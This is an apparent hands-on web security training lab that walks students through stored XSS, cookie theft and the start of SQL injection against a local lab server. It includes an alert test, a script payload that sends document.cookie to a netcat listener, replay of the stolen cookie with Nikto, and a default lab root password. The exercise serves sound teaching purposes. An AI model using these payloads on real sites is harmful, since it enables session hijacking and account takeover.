
For the SQLi part of this lab, we identify the SQL Injection vulnerability and then take advantage of it to steal passwords from the vulnerable web application. Unfortunately, this is one of the most heavily used attacks by bad guys, and it is one of the most prevalent vulnerabilities today.

Also, what you learn in this lab may be useful for the Day 6 Capture-the-Flag lab.



This lab has the following steps:

1. *Identify an XSS vulnerability by generating an alert that pops up in the browser:* This is the first (and easiest) step in the attack process. We simply insert some code into a user input field, which will be reflected back to the browser and executed. In this situation, it is an alert dialog box.
2. *Take advantage of the discovered XSS vulnerability to steal a cookie:* Next, we take this vulnerability and leverage it to steal a session identifier cookie. Remember, this number keeps users separated when using a web application. In many web applications, if attackers can steal your cookie, they become you on the web server. They do not even need to know your password.
3. *Identify a SQL Injection vulnerability by generating an error:* If you remember, the first step in exploiting a SQLi vulnerability is getting the server to generate errors. These errors are useful in two ways. First, it confirms you are talking to the database. Second, it gives you information about what kind of database server you are talking to. MySQL, MSSQL, and Oracle all have different syntax and need to be attacked differently.
4. *Attack the server through SQLi to dump all e-mail addresses in the server's database:* Next, enumerate as much information from the server as possible. Getting a list of e-mail addresses is a good start for other attacks, such as spear phishing.
5. *Attack the server through SQLi to dump the administrator's password hash:* Finally, you dump the administrator's password hash. This is the final and most devastating blow for SQLi attacks because now an attacker can log in with valid credentials. This makes detection far more difficult.



Before you start, make sure you are running as root. Again, you can tell this because your command prompt is a #. If your prompt is a $ you need to run the following commands to become root:

$ **su -**

Then enter the root password for the 504 Linux VM. The default root password is root. If you've changed it (which you should do!), enter the password you configured it with.

Step 0. The first step is ensuring the MySQL database service has started:

service mysql start

Step 1: Next, navigate to the proper directory:

cd /home/sec560/CourseFiles/504_Web_App_Lab


2. Finally start the lab web server:

./lab_start.sh

When this script runs, it automatically starts the web server and conveniently opens your browser surfed to the target site.

You use two primary links for this lab. The first is the "Leave a Comment" link. This is the link you can use for testing the XSS vulnerabilities. The next is the "Contact Us (Email Search)" feature of the site. This is the page you attack with SQL Injection.

Click the Leave a Comment link first.



After you click the Leave a Comment link, now you need to enter a script that will be sent to the server and reflected back to the browser:


Step 0: Enter `<script>alert("HA!");</script>` into the Comment Field.

Step 1: Click Submit.

Step 2: When the Thanks! page displays, click View Comments. In this lab, you exploit a Stored Cross-Site Scripting attack because your script is stored in the target web application and delivered back to a user later. If this attack works, it would impact anyone who views your evil comment.

Step 3: When you view the comments page, you should see the alert pop up. This in and of itself is not that scary, but it demonstrates you can send scripts through the web application to a victim browser where they will be executed.

Click OK on the HA! dialog box that popped up.




Now, take a few moments and see if there is any evidence of the attack in the browser cache.

To access your browser's cache, simply type **`about:cache`** (shown in Step 0 on this slide) in the browser location field and press Enter. This Firefox browser feature enables you to access the browser's database of requests and data that was received during a browser session. This capability is incredibly valuable for an incident handler because it can give you most of the data received by a Firefox browser. The technique is useful not just for detecting XSS, but also for reviewing the files downloaded and executed as well.

You are interested in the Disk cache device section. Scroll down and click List Cache Entries (shown in Step 1 of the slide). ***Make sure you choose List Cache Entries for the Disk cache portion of the page.***

A recent cache entry should be for http://127.0.0.1/comments.html (shown in Step 2) at the top. Click this link.

After you click the http://127.0.0.1/comments.html entry, you should see the html that was sent to the browser and triggered the XSS alert box. You can actually see the attack browser script delivered through the web server in the browser's cache.



Now you need to leverage this vulnerability and use it to attack and steal a session cookie.

Step 0: Open another terminal. You can do this by clicking Activities and then clicking the terminal icon on the toolbar.

Step 1: Start a Netcat listener to capture the session.

```
# nc -v -l -p 2222
```

Step 2: In your browser, surf back to http://127.0.0.1. Click Leave a Comment again. Now, enter

```
<script>document.location='http://127.0.0.1:2222/grab.cgi?'+document.cookie;</script>
```


into the Comment field. This script tells any user's browser that views the comments to submit her cookie to 127.0.0.1. Enter this script exactly as it is here in the notes. This is all to simulate a victim accessing your post and having her cookie dumped to you. IMPORTANT NOTE: This line you type has a + in it just before document.cookie to represent URL encoding for a space. In some XSS vulnerable applications, this + needs to be a %2b (the hex value of the ASCII + character). For this application, a + works fine. For other applications, a %2b must be substituted.

Step 3: Select Submit.

Step 4: In the background, you have simulated an administrator user falling for the attack. Normally, it would take longer for an admin to access the script content you placed on the target site in the stored XSS attack. As you can see, we captured a cookie of 1337. (Look at the first line of the HTTP GET request in Netcat's output and the last line, which also includes the Cookie.) Now you can take that cookie and see if it gets you any further access to the site. Take a moment and note the cookie we stole is 1337. To replay this cookie, you need the full cookie:

Cookie: user=1337

****Note that the cookie appears in the netcat window and not the window you started the server with!!*****



To use this cookie, you run a tool called Nikto, which can create a single HTTP request against a web server.

First, in a separate terminal window, you need to navigate to the correct directory:

Step 0: $ `cd /home/tools/nikto-2.1.2`

Then you need to start Nikto and have it create a single response.


Step 1: $ `perl ./nikto.pl -Single`

Note that Single is initial-capped.

Now, Nikto asks you what you want to put into the various parts of the request. The only three options you should fill out folllow. For everything else simply accept the defaults by pressing Enter.

Hostname or IP: `127.0.0.1`
URI (/): `/admin.php`
Data: `Cookie: user=1337`


Then press Enter for the rest to accept the defaults.



This is the raw HTML of the page. You can clearly see it is the admin page.

…and it also has a little hint for the 504.6 CTF.

In the next session of class, you see how you can implement cookie or session ID modification to a full browser session by using tools such as ZAP.



Now you need to examine a SQL injection vulnerability in this target site.


Step 0: Surf to http://127.0.0.1 in your browser again. You need to select Contact Us (Email Search).

Step 1: Put in a Username to search for. Admin is always a good place to start because this account almost always exists. Enter Admin.

Step 2: Click search.

Step 3: As you can see, the admin for the site is sudo@target.tgt

